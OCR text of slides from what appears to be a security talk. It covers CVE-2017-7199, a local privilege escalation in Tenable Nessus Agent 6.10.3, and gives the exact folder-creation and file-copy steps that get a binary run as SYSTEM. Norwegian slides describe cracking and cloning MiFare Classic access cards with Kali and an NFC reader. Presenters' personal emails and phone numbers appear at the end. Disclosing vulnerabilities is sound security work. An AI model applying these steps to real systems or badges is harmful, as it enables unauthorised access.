
Writeup of CVE-2017-7199

Local privilege escalation in Tenable Nessus Agent 6.10.3 (CVE-2017-7199)

TL;DR: As a low privileged user: *mkdir "c:\programdata\tenable\nessus agent\plugins\java.exe"; copy systemcmd.exe "c:\programdata\tenable\nessus agent\plugins\java -version.exe"*. Reboot. Java -version.exe is run with SYSTEM privileges.

R&D #2: Adgangskontroll 1

- MiFare Classic (13.56MHz)
  - Kun ID, benytter ikke krypterte data
  - Noen har kryptering….
    - ..knekt av Karsten Nohl i 2008
- EM**** (125kHz)
  - Kun ID
- Mifare Ultralight
  - Hotell
  - FoU i gang



R&D #2: Adgangskontroll 2

- True story:
- Ny jobb, nye muligheter
- Hva slags kort er det her tro....
- Android app
- MIFARE CLASSIC!!!!

R&D #2: Adgangskontroll 3

- Kali + NFC leser = Knekte nøkler
- -> Klone
- Nøkler i Android app
- -> Enklere klone

TAKK FOR OPPMERKSOMHETEN!

Egil Aspevik

egil.aspevik@gmail.com / 94237422

John-André Bjørkhaug

john.bjorkhaug@gmail.com / 93464053